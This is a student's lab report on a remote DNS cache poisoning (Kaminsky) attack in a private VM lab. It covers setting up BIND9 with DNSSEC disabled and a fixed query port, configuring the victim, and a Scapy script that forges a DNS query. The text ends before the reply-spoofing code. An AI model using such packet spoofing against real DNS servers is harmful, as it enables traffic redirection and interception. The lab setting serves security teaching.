Week 5

Remote DNS cache Poisoning Attack Lab


Name:Nikhil T M

SRN:PES1UG20CS821


Section:F

Lab Setup


Attacker 10.0.2.30



Victim 10.0.2.31



DNS Server 10.0.2.32



Task 1: Configure the Local DNS Server

Step 1:Configure the BIND9 Server


Adding cache dump file in /etc/bind/named.conf.options file.

Step 2:Turn off DNSSEC

Turned DNSSEC off

Step3:Fix the Source Ports

Query Ports Set to 33333 as shown in below screenshot



Step 4:Remove the example.com zone

No previously configured domains so nothing is there to delete

```
[11/19/21]seed@Nikhil_PES1UG20CS821:.../bind$ ls
bind.keys  db.127  db.empty  db.root     named.conf.default-zones  named.conf.options  zones.rfc1918
db.0       db.255  db.local  named.conf  named.conf.local          rndc.key
[11/19/21]seed@Nikhil_PES1UG20CS821:.../bind$ cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
[11/19/21]seed@Nikhil_PES1UG20CS821:.../bind$
```

Step 5:Start DNS server

Bind9 is restarted and status is active

```
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
[11/19/21]seed@Nikhil_PES1UG20CS821:.../bind$ sudo service bind9 restart
[11/19/21]seed@Nikhil_PES1UG20CS821:.../bind$ sudo service bind9 status
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: enabled)
  Drop-In: /run/systemd/generator/bind9.service.d
           └─50-insserv.conf-$named.conf
   Active: active (running) since Fri 2021-11-19 09:35:38 EST; 1min 14s ago
     Docs: man:named(8)
  Process: 2648 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
 Main PID: 2653 (named)
   CGroup: /system.slice/bind9.service
           └─2653 /usr/sbin/named -f -u bind

Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: command channel listening on 127.0.0.1#953
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: configuring command channel from '/etc/bind/rndc.key'
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: command channel listening on ::1#953
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: managed-keys-zone: loaded serial 0
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: zone 0.in-addr.arpa/IN: loaded serial 1
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: zone 255.in-addr.arpa/IN: loaded serial 1
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: zone 127.in-addr.arpa/IN: loaded serial 1
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: zone localhost/IN: loaded serial 2
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: all zones loaded
Nov 19 09:35:38 Nikhil_PES1UG20CS821 named[2653]: running
[11/19/21]seed@Nikhil_PES1UG20CS821:.../bind$
```


Task 2:Configure the Victim and Attacker Machine

Configuring Victim to use the DNS Server VM

```
[11/19/21]seed@Nikhil_PES1UG20CS821:.../resolv.conf.d$ ls
base  head  tail
[11/19/21]seed@Nikhil_PES1UG20CS821:.../resolv.conf.d$ sudo gedit cat

** (gedit:2831): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:.../resolv.conf.d$ sudo gedit head

(gedit:2849): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The nam
e org.gnome.SessionManager was not provided by any .service files

** (gedit:2849): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not suppo
rted

** (gedit:2849): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:2849): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:.../resolv.conf.d$ sudo nano head
[11/19/21]seed@Nikhil_PES1UG20CS821:.../resolv.conf.d$ sudo cat head
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.32
[11/19/21]seed@Nikhil_PES1UG20CS821:.../resolv.conf.d$ sudo resolvconf -u
[11/19/21]seed@Nikhil_PES1UG20CS821:.../resolv.conf.d$
```


Now in order to verify that the DNS Server for the user machine is configured to be our server, we use the dig command and look if the response is generated from the configured DNS server

```
[11/19/21]seed@Nikhil_PES1UG20CS821:.../resolv.conf.d$ dig

; <<>> DiG 9.10.3-P4-Ubuntu <<>>
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43896
;; flags: qr rd ra; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 27

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;.                              IN      NS

;; ANSWER SECTION:
.                       518247  IN      NS      l.root-servers.net.
.                       518247  IN      NS      f.root-servers.net.
.                       518247  IN      NS      j.root-servers.net.
.                       518247  IN      NS      b.root-servers.net.
.                       518247  IN      NS      c.root-servers.net.
.                       518247  IN      NS      i.root-servers.net.
.                       518247  IN      NS      g.root-servers.net.
.                       518247  IN      NS      e.root-servers.net.
.                       518247  IN      NS      h.root-servers.net.
.                       518247  IN      NS      a.root-servers.net.
.                       518247  IN      NS      m.root-servers.net.
.                       518247  IN      NS      k.root-servers.net.
.                       518247  IN      NS      d.root-servers.net.

;; ADDITIONAL SECTION:
a.ROOT-SERVERS.NET.     518247  IN      A       198.41.0.4
a.ROOT-SERVERS.NET.     518247  IN      AAAA    2001:503:ba3e::2:30
b.ROOT-SERVERS.NET.     518247  IN      A       199.9.14.201
b.ROOT-SERVERS.NET.     518247  IN      AAAA    2001:500:200::b
c.ROOT-SERVERS.NET.     518247  IN      A       192.33.4.12
c.ROOT-SERVERS.NET.     518247  IN      AAAA    2001:500:2::c
```




1. Open Edit Connection
2. Select IPv4 Settings
3. Choose Method as Automatic(DHCP) addresses only
4. Enter the IP Address of YOUR DNS Server in the DNS servers field


On Victim VM



On Attacker VM



Use dig command



Task 3.1 The Kaminsky attack:
Task 1.1:Spoofing DNS Request

We spoof the DNS request from the victim to do so we run the below code in the attacker

```
#!/usr/bin/python
from scapy.all import *


IP_packet = IP(dst="10.0.2.32", src="10.0.2.31")
UDP_packet = UDP(dport=53, sport=33333, chksum=0)
Qdsec = DNSQR(qname='aaaaa.example.com')
DNSpkt = DNS(id=0xAAAA, qr=0,qdcount=1,ancount=0, nscount=0, arcount=0, qd=Qdsec)

request = IP_packet/UDP_packet/DNSpkt

with open('ip_req.bin','wb') as f:
        f.write(bytes(request))
```

run the above code in attacker

```
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit dnsrequest.py

(gedit:2862): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The nam
e org.gnome.SessionManager was not provided by any .service files

** (gedit:2862): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not suppo
rted

** (gedit:2862): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:2862): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsrequest.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsrequest.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsrequest.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit dnsrequest.py

** (gedit:2999): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$
```

Task 1.2:Spoofing DNS Replies

we will spoof DNS Responses to the local DNS Server we save the below code in the attacker.

